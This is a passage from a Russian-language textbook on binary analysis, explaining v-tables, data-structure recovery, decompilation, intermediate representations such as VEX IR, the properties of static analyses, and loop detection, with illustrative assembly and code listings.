Хуже того, программы на С++ часто содержат много указателей на функции, поскольку с их помощью обычно реализуются виртуальные методы. *Виртуальными* называются методы (функции) класса, которые разрешено переопределять в производном классе. Классический пример – класс геометрической фигуры `Shape` и его подкласс `Circle`, описывающий круг. В классе `Shape` определен виртуальный метод `area`, который вычисляет площади фигуры, а в `Circle` этот метод переопределен, так что вычисляет площадь круга.

Компилятор программы на С++ может не знать, на что указывает указатель во время выполнения: на базовый объект `Shape` или на производный объект `Circle`, поэтому у него нет возможности статически определить, какая реализация метода `area` должна быть на этапе выполнения. Для решения этой проблемы компиляторы генерируют так называемые *v-таблицы*, содержащие указатели на все виртуальные функции одного класса. Обычно v-таблицы хранятся в постоян-

---

<sup>1</sup> Если, конечно, адрес функции не вычисляется хитрым образом в целях обфускации, что характерно для вредоносных программ.

ной памяти, а в каждом полиморфном объекте имеется указатель (называемый *v-указателем*) на *v*-таблицу данного типа. Для вызова виртуального метода компилятор генерирует код, который косвенно вызывает функцию по значению *v*-указателя во время выполнения. К сожалению, такие косвенные вызовы сильно усложняют поток выполнения программы.

Отсутствие поддержки объектно-ориентированных программ в инструментах двоичного анализа и дизассемблерах означает, что при двоичном анализе программ с классами вы предоставлены сами себе. В процессе ручной обратной разработки программы на C++ часто удастся объединить функции и структуры данных, принадлежащие одному классу, но это требует значительных усилий. Я не стану вдаваться в детали этого предмета, а сосредоточусь на (полу)автоматизированных методах двоичного анализа. Интересующимся ручной обратной разработкой кода на C++ я рекомендую книгу Eldad Eilam «Reversing: Secrets of Reverse Engineering» (Wiley, 2005).

В случае автоматизированного анализа вы можете (как делает большинство инструментов) притвориться, что никаких классов не существует, и работать с объектно-ориентированными программами так же, как с процедурными. На самом деле такое «решение» вполне приемлемо для многих видов анализа и избавляет от необходимости реализовывать специальную поддержку C++, если без нее можно обойтись.

### 6.3.2 Структурирование данных

Как мы видели, дизассемблеры автоматически выявляют различные типы структур в коде, чтобы нам было проще анализировать двоичный файл. К сожалению, этого нельзя сказать о структурах данных. Автоматическое обнаружение структуры данных в зачищенном двоичном файле – чрезвычайно трудная задача, и, если не считать исследовательских работ<sup>1</sup>, дизассемблеры даже не пытаются ее решать.


Но есть и исключения. Например, если ссылка на объект данных передается хорошо известной библиотечной функции, то дизассемблеры и IDA Pro, в частности, могут автоматически вывести тип данных из спецификации функции. На рис. 6.8 приведен пример.

В конце простого блока находится обращение к хорошо известной функции `send`, служащей для передачи сообщения по сети. Поскольку IDA Pro знает о параметрах `send`, он может сопоставить им имена (`flags`, `len`, `buf`, `s`) и вывести типы данных, хранящихся в регистрах и в ячейках памяти, из которых эти параметры загружались.

Кроме того, примитивные типы иногда можно вывести из регистров, в которых они хранятся, или из команд, которые ими манипу-

<sup>1</sup> В исследованиях по автоматическому обнаружению структур данных обычно используется динамический анализ для вывода типов объектов в памяти из способа доступа к ним в коде. Дополнительные сведения можно найти в работе [https://www.isoc.org/isoc/conferences/ndss/11/pdf/5\\_1.pdf](https://www.isoc.org/isoc/conferences/ndss/11/pdf/5_1.pdf).

лируют. Например, если используется регистр или команда с плавающей точкой, то можно сделать вывод, что соответствующие данные имеют тип с плавающей точкой. Увидев команду `lodsb` (*load string byte*) или `stosb` (*store string byte*), можно предположить, что программа работает со строкой.



```

; Attributes: bp-based frame

; int __cdecl sub_5D2CD0(int, char *buf, int len, int)
sub_5D2CD0 proc near

arg_0= dword ptr  8
buf= dword ptr  0Ch
len= dword ptr  10h
arg_C= dword ptr  14h

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
sub     esp, 0Ch
mov     eax, [ebp+len]
mov     edi, [ebp+arg_0]
push    0             ; flags
push    eax           ; len
mov     eax, [ebp+buf]
mov     ebx, [ebp+arg_C]
push    eax           ; buf
mov     eax, [edi+8]
push    eax           ; s
call    send
mov     esi, eax
cmp     eax, 0FFFFFFFh
jz      short loc_5D2D10
  
```

Рис. 6.8. IDA Pro автоматически выводит типы данных из использования в функции `send`

Для составных типов, например структур `struct` или массивов, никакие правила не действуют, и вы целиком предоставлены сами себе. Чтобы понять, почему автоматическая идентификация составного типа – такая трудная задача, рассмотрим следующую строку кода на C и результат ее компиляции в машинный код:

---

```
ccf->user = pwd->pw_uid;
```

---

Эта строка взята из исходного кода `nginx` v1.8.0, где целое поле копируется из одной структуры в другую. Компилятор `gcc` v5.1 при заданном уровне оптимизации `-O2` генерирует такой машинный код:

---

```

mov     eax, DWORD PTR [rax+0x10]
mov     DWORD PTR [rbx+0x60], eax
  
```

---

Теперь рассмотрим следующую строчку кода на C, которая копирует целое число из массива *b*, выделенного в куче, в другой массив *a*:

---

```
a[24] = b[4];
```

---

Вот что генерирует для нее компилятор gcc v5.1 с тем же уровнем оптимизации -O2:

---

```
mov    eax,DWORD PTR [rsi+0x10]  
mov    DWORD PTR [rdi+0x60],eax
```

---

Как видим, код точно такой же, как для присваивания полю структуры, с точностью до имен регистров! Отсюда следует, что никакой автоматизированный метод анализа не сможет по этой последовательности команд сказать, представляют ли они поиск в массиве, доступ к структуре или что-то совсем иное. Такого рода проблемы делают точное обнаружение составных типов данных трудной, а то и нерешаемой задачей в общем случае. Имейте в виду, что это еще очень простой пример; а представьте, что вы занимаетесь обратной разработкой программы, которая содержит массив структур или вложенные структуры, и нужно определить, какие команды какую структуру индексируют! Очевидно, что это сложная задача, для решения которой необходим углубленный анализ кода. Принимая во внимание сложность правильного распознавания нетривиальных типов данных, вы теперь понимаете, почему дизассемблеры даже не пытаются автоматически обнаруживать структуры данных.

Чтобы облегчить ручное структурирование данных, IDA Pro позволяет определить собственные составные типы (для чего необходима обратная разработка) и назначать их элементам данных. Книга Chris Eagle «The IDA Pro Book» (No Starch Press, 2011) – ценный ресурс по ручной обратной разработке структур данных в IDA Pro.

### 6.3.3 Декомпиляция

Как следует из самого названия, *декомпилятор* стремится «обратить процесс компиляции». Обычно он начинает работу с дизассемблированного кода и транслирует его на язык более высокого уровня, как правило, на псевдокод, напоминающий C. Декомпиляторы полезны для обратной разработки больших программ, потому что декомпилированный код проще читать, чем кучу ассемблерных команд. Но сфера применимости декомпиляторов ограничена ручной обратной разработкой, т. к. этот процесс слишком подвержен ошибкам, чтобы положить его в основу автоматизированного анализа. В этой книге мы не будем использовать декомпиляцию, но все же взгляните на листинг 6.6, чтобы получить представление о том, как может выглядеть декомпилированный код.

Самым распространенным декомпилятором является Hex-Rays – плагин, поставляемый вместе с IDA Pro<sup>1</sup>. В листинге 6.6 показан результат работы Hex-Rays для функции из листинга 6.5.

Листинг 6.6. Функция, декомпилированная Hex-Rays

```
❶ void **__usercall sub_4047D4<eax>(int a1<ebp>)
{
❷   int v1; // eax@1
   int v2; // ebp@1
   int v3; // ecx@4
   int v5; // ST10_4@6
   int i; // [sp+0h] [bp-10h]@3

❸   v2 = a1 + 12;
   v1 = *(_DWORD *)(v2 - 524);
   *(_DWORD *)(v2 - 540) = *(_DWORD *)(v2 - 520);
❹   if ( v1 == 1 )
       goto LABEL_5;
   if ( v1 != 2 )
❺       for ( i = v2 - 472; ; i = v2 - 472 )
       {
❻           *(_DWORD *)(v2 - 524) = 0;
           sub_7A5950(i);
           v3 = *(_DWORD *)(v2 - 540);
           *(_DWORD *)(v2 - 524) = -1;
           sub_9DD410(v3);
LABEL_5:
           ;
       }
   *(_DWORD *)(v2 - 472) = &off_B98EC8;
   *(_DWORD *)(v2 - 56) = &off_B991E4;
   *(_DWORD *)(v2 - 524) = 2;
   sub_58CB80(v2 - 56);
   *(_DWORD *)(v2 - 524) = 0;
   sub_7A5950(v2 - 472);
   v5 = *(_DWORD *)(v2 - 540);
   *(_DWORD *)(v2 - 524) = -1;
   sub_9DD410(v5);
❷   return &off_AE1854;
}
```

Как видно из листинга, декомпилированный код гораздо легче читать, чем ассемблерный. Декомпилятор делает предположения о сигнатуре функции ❶ и о локальных переменных ❷. Кроме того, вместо ассемблерных мнемонических кодов операций арифметические и логические операции выражаются интуитивно более понятно с ис-

<sup>1</sup> Как сам декомпилятор, так и компания, разрабатывающая IDA, называются Hex-Rays.

пользованием обычных операторов C ❸. Декомпилятор также пытается реконструировать управляющие конструкции: ветви `if/else` ❹, циклы ❺ и вызовы функций ❻. Имеется также предложение возврата в стиле C, благодаря которому становится яснее конечный результат функции ❼.

Но хотя все это замечательно, помните, что декомпиляция – не что иное, как инструмент, помогающий понять, что делает программа. Декомпилированный код может быть совершенно не похож на оригинальный код на C, может содержать явные ошибки и страдает не только от неточностей самого процесса декомпиляции, но и от неточного дизассемблированного кода, лежащего в его основе. Поэтому в общем случае не рекомендуется надстраивать поверх декомпиляции следующие уровни анализа.

### 6.3.4 Промежуточные представления

Системы команд процессоров x86 и ARM содержат много команд со сложной семантикой. Например, в x86 даже кажущиеся простыми команды типа `add` имеют побочные эффекты, в частности установку флагов состояния в регистре `eflags`. Из-за большого числа команд и их побочных эффектов трудно строить автоматизированные рассуждения о двоичных программах. Например, как мы увидим в главах 10–13, динамический анализ потенциальных брешей и движки символического выполнения должны реализовывать явные обработчики, которые улавливают семантику потоков данных всех анализируемых команд. Аккуратно реализовать все эти обработчики – задача не из легких.

Промежуточные представления (intermediate representation – IR), или промежуточные языки, проектируются, чтобы устранить эту обузу. IR – простой язык, который абстрагирует сложности низкоуровневых машинных языков типа x86 или ARM. К числу популярных IR относятся Reverse Engineering Intermediate Language (REIL) и VEX IR (используется в каркасе оснащения `valgrind`<sup>1</sup>). Существует даже инструмент `McSema`, который транслирует двоичные файлы в биткод LLVM (известен также под названием LLVM IR)<sup>2</sup>.

Идея IR-языков заключается в том, чтобы автоматически транслировать реальный машинный код, например для x86, в промежуточное представление, улавливающее всю семантику машинного кода, но существенно более простое для анализа. Для сравнения: REIL содержит всего 17 команд, в отличие от сотен команд в x86. Более того, языки типа REIL, VEX и LLVM IR явно выражают все операции без неочевидных побочных эффектов.

Реализация шага трансляции с низкоуровневого машинного кода на IR все равно требует значительных усилий, но после того как эта работа сделана, реализовать новые виды анализа оттранслированно-

<sup>1</sup> <http://www.valgrind.org/>.

<sup>2</sup> <https://github.com/trailofbits/mcsema/>.

го кода гораздо легче. Вместо написания зависящих от команд обработчиков для каждого акта двоичного анализа требуется только один раз реализовать шаг трансляции на IR. Более того, трансляторы можно написать для различных архитектур, будь то x86, ARM или MIPS, и отобразить их все на один и тот же IR. Таким образом, инструмент двоичного анализа, работающий для этого IR, автоматически наследует поддержку всех архитектур систем команд, поддерживаемых IR.

Трансляция сложной системы команд типа x86 на простой IR типа REIL, VEX или LLVM, естественно, приводит к гораздо более длинному коду – это цена, которую приходится платить за удобство анализа. Да и как может быть иначе, если сложные операции, включающие побочные эффекты, требуется выразить с помощью ограниченного числа простых команд? Для автоматизированного анализа это не проблема, но человеку читать промежуточные представления нелегко. Чтобы почувствовать, как выглядит IR, взгляните на листинг 6.7, где показана трансляция команды x86-64 `add rax, rdx` на язык VEX IR<sup>1</sup>.

Листинг 6.7. Трансляция команды x86-64 `add rax, rdx` на язык VEX IR

```
❶ IRSB {  
❷   t0:Ity_I64 t1:Ity_I64 t2:Ity_I64 t3:Ity_I64  
  
❸   00 | ----- IMark(0x40339f, 3, 0) -----  
❹   01 | t2 = GET:I64(rax)  
    02 | t1 = GET:I64(rdx)  
❺   03 | t0 = Add64(t2,t1)  
❻   04 | PUT(cc_op) = 0x0000000000000004  
    05 | PUT(cc_dep1) = t2  
    06 | PUT(cc_dep2) = t1  
❼   07 | PUT(rax) = t0  
❽   08 | PUT(pc) = 0x0000000000004033a2  
    09 | t3 = GET:I64(pc)  
❾   NEXT: PUT(rip) = t3; Ijk_Boring  
}
```

Как видим, всего одна команда `add` транслируется в 10 команд VEX плюс метаданные. Во-первых, имеются метаданные, сообщающие, что это *суперблок IR (IRSB)* ❶, соответствующий одной машинной команде. IRSB содержит четыре временных значения с метками `t0`–`t3`, все типа `Ity_I64` (64-разрядное целое) ❷. Затем идут метаданные *IMark* ❸, в которых среди прочего указываются адрес и длина машинной команды.

Далее следуют сами команды IR, моделирующие `add`. Сначала мы видим две команды `GET`, которые выбирают 64-разрядные значения из `rax` и `rdx` во временные ячейки `t2` и `t1` соответственно ❹. Заметим, что `rax` и `rdx` – просто символические имена частей состояния VEX,

<sup>1</sup> Этот пример был сгенерирован с помощью PyVex: <https://github.com/angr/pyvex>. Сам язык VEX документирован в заголовочном файле [https://github.com/angr/vex/blob/dev/pub/libvex\\_ir.h](https://github.com/angr/vex/blob/dev/pub/libvex_ir.h).



используемых для моделирования этих регистров, – команды VEX выбирают данные не из настоящих регистров `rax` и `rdx`, а из отражающего их состояния VEX. Для выполнения сложения в IR служит команда VEX `Add64`, которая вычисляет сумму двух 64-разрядных целых `t2` и `t1` и помещает результат в `t0` ❸.

Вслед за сложением находятся команды `PUT`, которые моделируют побочные эффекты команды `add`, в т. ч. изменение флагов состояния `x86` ❹. Затем еще одна команда `PUT` сохраняет результат сложения в части состояния VEX, представляющей `rax` ❺. Наконец, VEX IR моделирует изменение счетчика программы, перемещая его к следующей команде ❻. `Ijk_Boring` (*Jump Kind Boring*) ❼ – это аннотация потока управления, означающая, что команда `add` никаким значимым образом не влияет на поток управления, т. к. не является переходом, а просто «проваливается» на следующую команду в памяти. С другой стороны, команды перехода могут быть помечены аннотациями вида `Ijk_Call` или `Ijk_Ret`, которые информируют инструменты анализа о том, что имеет место вызов или возврат.

При реализации инструментов поверх существующего каркаса двоичного анализа обычно не приходится иметь дело с IR. Каркас обрабатывает все взаимодействие с IR внутри себя. Однако о промежуточных представлениях полезно знать, если вы планируете реализовать собственный каркас или модифицировать уже имеющийся.

## 6.4 Фундаментальные методы анализа

Рассмотренные выше методы дизассемблирования лежат в основе анализа двоичных файлов. Многие продвинутые техники, которые будут обсуждаться в последующих главах, например оснащение двоичного файла и символическое выполнение, основаны на базовых методах дизассемблирования. Но прежде чем переходить к этим техникам, я хочу рассмотреть несколько «стандартных» видов анализа, потому что они широко применяются. Заметим, что это не автономные приемы, их можно включать в состав более сложных видов двоичного анализа. Если не оговорено противное, то все они обычно реализуются как статический анализ, хотя их можно и модифицировать для работы с динамическими трассами выполнения.

### 6.4.1 Свойства двоичного анализа

Сначала рассмотрим различные свойства, которыми может обладать любой подход к двоичному анализу. Это поможет классифицировать различные методы, о которых идет речь в этой и последующих главах, и понять, на какие компромиссы приходится идти.

#### Межпроцедурный и внутривпроцедурный анализы

Напомним, что функции – одна из основных структур кода, которые пытается восстановить дизассемблер, поскольку интуитивно проще

анализировать код на уровне функций. Еще одна причина использования функций – масштабируемость: некоторые виды анализа попросту невозможно применить к программе целиком.

Количество возможных путей выполнения программы экспоненциально увеличивается с ростом числа передач управления (например, переходов и вызовов). Если в программе имеется всего 10 ветвлений `if/else`, то количество возможных путей выполнения кода равно  $2^{10} = 1024$ . В программе, где таких ветвлений сотня, количество возможных путей равно  $1,27 \times 10^{30}$ , а тысяча ветвлений дает  $1,07 \times 10^{301}$  путей! Во многих программах ветвлений гораздо больше, поэтому не хватит никаких вычислительных ресурсов, чтобы проанализировать все возможные пути выполнения нетривиальной программы.

Именно поэтому вычислительно затратные виды двоичного анализа часто являются внутрипроцедурными: рассматривается только код внутри одной функции. Обычно в ходе внутрипроцедурного анализа по очереди анализируются CFG всех функций. Напротив, в случае межпроцедурного анализа рассматривается вся программа целиком, т. е. CFG всех функций объединяются вместе посредством графа вызовов.

Поскольку большинство функций содержат лишь несколько десятков команд передачи управления, сложные виды анализа вычислительно реализуемы на уровне функций. Если по отдельности анализировать 10 функций, в каждой из которых 1024 возможных пути выполнения, то всего придется проанализировать  $10 \times 1024 = 10\,240$  путей; это гораздо лучше, чем  $1024^{10} \approx 1,27 \times 10^{30}$  путей, которые пришлось бы рассматривать, если бы программа сразу анализировалась целиком.

Недостаток внутрипроцедурного анализа – его неполнота. Например, если программа содержит ошибку, которая проявляется только в результате очень специфической комбинации вызовов функций, то внутрипроцедурный инструмент поиска ошибок ее не найдет. Он просто будет рассматривать каждую функцию в отдельности и придет к выводу, что все в порядке. С другой стороны, межпроцедурный инструмент нашел бы ошибку, но на это у него может уйти столько времени, что результат уже и не важен.

Другой пример – рассмотрим, как компилятор мог бы оптимизировать код в листинге 6.8 при использовании внутрипроцедурной и межпроцедурной оптимизаций.

*Листинг 6.8. Программа, содержащая функцию `dead`*

```
#include <stdio.h>

static void
❶ dead(int x)
{
❷   if(x == 5) {
       printf("Never reached\n");
   }
}
```

```

int
main(int argc, char *argv[])
{
❶  dead(4);
    return 0;
}

```



В этом примере функция `dead` принимает один целый параметр `x` и ничего не возвращает ❶. Внутри функции имеется ветвь, которая печатает сообщение, только если `x` равно 5 ❷. Но `dead` вызывается лишь в одном месте, и в качестве аргумента ей передается константа 4 ❸. Таким образом, ветвь ❷ никогда не выполняется, и сообщение не печатается.

Компиляторы применяют оптимизацию, называемую *устранением мертвого кода*, чтобы найти участки кода, которые никогда не достигаются, и исключить такой бесполезный код из откомпилированного двоичного файла. Но в данном случае внутрипроцедурное исключение мертвого кода не сможет исключить бесполезную ветвь ❷. Действительно, когда на этапе оптимизации рассматривается функция `dead`, о коде других функций ничего неизвестно, поэтому оптимизатор не знает, где и как вызывается `dead`. Точно так же во время обработки `main` оптимизатор не может заглянуть внутрь `dead` и заметить, что для конкретного аргумента, переданного в точке ❸, эта функция ничего не делает.

Требуется межпроцедурный анализ, чтобы прийти к выводу, что `dead` вызывается из `main` только с аргументом 4, а значит, ветвь ❷ никогда не будет выполнена. Таким образом, внутрипроцедурное устранение мертвого кода оставило бы в двоичном файле всю функцию `dead` целиком (и все ее вызовы), хотя это не имеет ни малейшего смысла, тогда как межпроцедурное исключило бы бесполезную функцию.

## Чувствительность к потоку

Двоичный анализ может быть *чувствительным* или *нечувствительным* к потоку<sup>1</sup>. Чувствительность к потоку означает, что в процессе анализа принимается во внимание порядок команд. Чтобы стало понятнее, рассмотрим следующий пример на псевдокоде.

```

x = unsigned_int(argv[0]) # ❶ x ∈ [0, ∞]
x = x + 5                  # ❷ x ∈ [5, ∞]
x = x + 10                 # ❸ x ∈ [15, ∞]

```



Этот код принимает целое без знака от пользователя, а затем производит с ним какие-то вычисления. В данном примере предположим, что нас интересует анализ, пытающийся определить потенциальные значения каждой переменной; это называется *анализом множества значений*. Нечувствительная к потоку версия такого анализа просто

<sup>1</sup> Эти термины заимствованы из теории компиляторов.

решила бы, что  $x$  может содержать любое значение, потому что получена от пользователя. И хотя в общем случае  $x$  действительно могла бы принимать любое значение в какой-то точке программы, это неверно для *всех* точек программы. Поэтому информация, предоставленная нечувствительным к потоку анализом, не очень точна, но этот анализ сравнительно дешево обходится в терминах вычислительной сложности.

Чувствительная к потоку версия дала бы более точные результаты. В отличие от нечувствительной к потоку версии, она дает оценку возможного множества значений  $x$  в *каждой точке программы*, принимая во внимание предыдущие команды. В точке ❶ анализ приходит к выводу, что  $x$  может иметь любое значение без знака, поскольку оно было получено от пользователя и пока что никакие команды не наложили ограничений на значение  $x$ . Однако в точке ❷ оценку можно улучшить: так как к  $x$  прибавлено 5, мы знаем, что начиная с этого места  $x$  может принимать только значения, не меньшие 5. Аналогично после команды в точке ❸ известно, что  $x$  должно быть не меньше 15.

Разумеется, в реальности все не так просто, поскольку приходится иметь дело с гораздо более сложными конструкциями, например ветвлениями, циклами и вызовами функций (возможно, рекурсивными), а не только с простым линейным кодом. В результате анализ, чувствительный к потоку, оказывается намного сложнее нечувствительного и требует больше вычислительных ресурсов.

## Контекстная зависимость

Если чувствительность к потоку учитывает порядок команд, то *контекстная зависимость* принимает во внимание порядок вызова функций. Контекстная зависимость имеет смысл только для межпроцедурных видов анализа. В случае *контекстно-независимого* межпроцедурного анализа вычисляется один глобальный результат. С другой стороны, в случае *контекстно-зависимого* анализа вычисляется отдельный результат для каждого возможного пути в графе вызовов (иными словами, для каждого возможного порядка появления функций в стеке вызовов). Отсюда, кстати, следует, что точность контекстно-зависимого анализа ограничена верностью графа вызовов. *Контекстом* анализа является состояние, накопленное в процессе обхода графа. Я буду представлять это состояние в виде списка ранее посещенных функций и обозначать  $\langle f_1, f_2, \dots, f_n \rangle$ .

На практике контекст обычно ограничен, потому что при очень объемном контексте чувствительный к потоку анализ требует слишком много вычислительных ресурсов. Например, анализ может вычислять только результаты для контекстов из пяти (или иного произвольного числа) соседних функций, а не для полных путей неопределенной длины. В качестве примера преимуществ, которые дает контекстно-зависимый анализ, рассмотрим рис. 6.9.

На рисунке показано, как контекстная зависимость влияет на результат анализа косвенных вызовов в `opensshd v3.5`. Цель анали-

за – определить возможные цели косвенных вызовов из функции `channel_handler` (точнее, из строки `(*ftab[c->type])(c, readset, writeset);`). В точке косвенного вызова цель берется из таблицы указателей на функции, переданной `channel_handler` в аргументе `ftab`. Функция `channel_handler` вызывается из двух других функций: `channel_prepare_select` и `channel_after_select`. Обе передают в `ftab` свою таблицу указателей.




Рис. 6.9. Контекстно-зависимый и контекстно-независимый анализ косвенных вызовов в openssh

Контекстно-независимый анализатор косвенных вызовов приходит к выводу, что целью косвенного вызова в `channel_handler` может быть любой указатель на функцию в таблице `channel_pre` (передаваемой из `channel_prepare_select`) или `channel_post` (передаваемой из `channel_after_select`). То есть он заключает, что множество возможных целей является объединением всех возможных множеств на любом пути выполнения программы ❶.

С другой стороны, контекстно-зависимый анализатор определяет разные множества целей для каждого возможного контекста предыдущих вызовов. Если `channel_handler` была вызвана из функции `channel_prepare_select`, то допустимыми целями являются только те, что находятся в таблице `channel_pre`, которую та передает `channel_handler` ❷. Если же `channel_handler` была вызвана из `channel_after_select`, то допустимы только цели из таблицы `channel_post` ❸. В этом примере я рассматривал лишь контекст длины 1, но в общем случае он может быть сколь угодно длинным (но не более самого длинного из возможных путей в графе вызовов).

Как и в случае чувствительности к потоку, плюсом контекстной зависимости является повышенная точность, а минусом – дополнитель-

ная вычислительная сложность. Кроме того, при контекстном-зависимом анализе приходится иметь дело с большим объемом состояния, который нужно хранить для отслеживания различных контекстов. А если встречаются рекурсивные функции, то количество возможных контекстов вообще бесконечно, поэтому необходимо принимать специальные меры<sup>1</sup>. Зачастую создать масштабируемую контекстно-зависимую версию анализа можно, только прибегнув к компромиссам между стоимостью и полезностью, например ограничению размера контекста.

## 6.4.2 Анализ потока управления

Цель любого двоичного анализа – узнать о свойствах потока управления в программе, о свойствах потока данных или о том и другом сразу. Если изучаются свойства потока управления, то мы, не мудрствуя лукаво, говорим об *анализе потока управления*, ну а анализ, направленный на изучение потока данных, так и называется *анализом потока данных*. Различие обусловлено только предметом изучения; является ли анализ внутрипроцедурным или межпроцедурным, чувствительным или нечувствительным к потоку, контекстно-зависимым или контекстно-независимым, не оговаривается. Начнем со знакомства с одним из типичных видов анализа потока управления – *обнаружения циклов*. В следующем разделе мы рассмотрим некоторые распространенные виды анализа потока данных.

### Обнаружение циклов

Как следует из самого названия, нашей целью является нахождение циклов в коде. На уровне исходного кода все просто: достаточно найти такие ключевые слова, как `while` или `for`. На двоичном уровне это немного труднее, потому что циклы реализуются теми же командами (условного или безусловного) перехода, что ветвления или переключатели.

Умение находить циклы полезно по многим причинам. Например, с точки зрения компилятора, циклы интересны, потому что внутри них тратится много времени (часто упоминают цифру 90 %). Поэтому циклы представляют собой важную цель оптимизации. С точки зрения безопасности, анализ циклов полезен, поскольку некоторые уязвимости, в частности переполнение буфера, часто встречаются именно в циклах.

В алгоритмах обнаружения циклов, применяемых в компиляторах, используется не такое определение цикла, какого можно было бы ожидать. Эти алгоритмы ищут *естественные цепи* (natural loop), т. е. циклы, обладающие некоторыми свойствами формальной пра-

<sup>1</sup> Я не буду излагать детали этих методов в этой книге, поскольку нам они не понадобятся. Но интересующимся порекомендую книгу Aho et al. «Compilers: Principles, Techniques & Tools» (Addison-Wesley, 2014), где этот предмет излагается во всей полноте.

вильности, благодаря которым их проще анализировать и оптимизировать. Существуют также алгоритмы, обнаруживающие любой цикл (cycle) в CFG, даже если он не отвечает более строгому определению естественной цепи. На рис. 6.10 приведен пример CFG, содержащего естественную цепь, а также цикл, не являющийся естественной цепью.

Сначала я опишу типичный алгоритм обнаружения естественных цепей. А затем станет понятно, почему не каждый цикл отвечает этому определению. Чтобы понять, что такое естественная цепь, нам понадобится понятие *дерева доминирования*. На рис. 6.10 справа приведен пример дерева доминирования, соответствующего CFG, показанному на том же рисунке слева.




Рис. 6.10. CFG и соответствующее дерево доминирования

Говорят, что простой блок *A* доминирует над простым блоком *B*, если дойти до *B* из точки входа в CFG можно, только пройдя сначала через *A*. Например, на рис. 6.10 блок  $BB_3$  доминирует над  $BB_5$ , но не над  $BB_6$ , поскольку до  $BB_6$  можно также дойти через  $BB_4$ . Однако над  $BB_6$  доминирует  $BB_1$ , являющийся последним узлом, через который должен пройти любой путь из точки входа в  $BB_6$ . Дерево доминирования кодирует все отношения доминирования в CFG.

При таком определении естественная цепь индуцируется *обратным ребром* из простого блока *B* в блок *A*, доминирующий над *B*. Эта цепь содержит все простые блоки, над которыми доминирует *A* и из которых имеется путь в *B*. По соглашению, сам блок *B* исключается из этого множества. Интуитивно понятно, что это определение означает, что в естественную цепь нельзя войти в какой-то промежуточной точке, а только в точно определенной *головной вершине*. Это упрощает анализ естественных цепей.

Например, на рис. 6.10 имеется естественная цепь, содержащая простые блоки  $BB_3$  и  $BB_5$ , потому что существует обратное ребро из  $BB_5$  в  $BB_3$  и  $BB_3$  доминирует над  $BB_5$ . В этом случае  $BB_3$  является головной вершиной цепи,  $BB_5$  – «возвратной» вершиной, а «тело» цепи (которое, по определению, не включает головную вершину и возвратные вершины) не содержит ни одной вершины.



## Обнаружение циклов

Вы, вероятно, обратили внимание еще на одно обратное ребро в графе, ведущее из  $BB_7$  в  $BB_4$ . Это обратное ребро индуцирует цикл, но не естественную цепь, поскольку в него можно войти «в середине» – в  $BB_6$  или  $BB_7$ . Из-за этого  $BB_4$  не доминирует над  $BB_7$ , поэтому цикл не удовлетворяет условию естественности.

Для нахождения подобных циклов, включая и все естественные цепи, нужен только CFG, но не дерево доминирования. Достаточно просто начать поиск в глубину (depth-first search – DFS) из входной вершины CFG и поддерживать стек, в который посещенные простые блоки помещаются на прямом проходе DFS и извлекаются при возврате. Если DFS обнаруживает простой блок, который уже находится в стеке, то найден цикл.

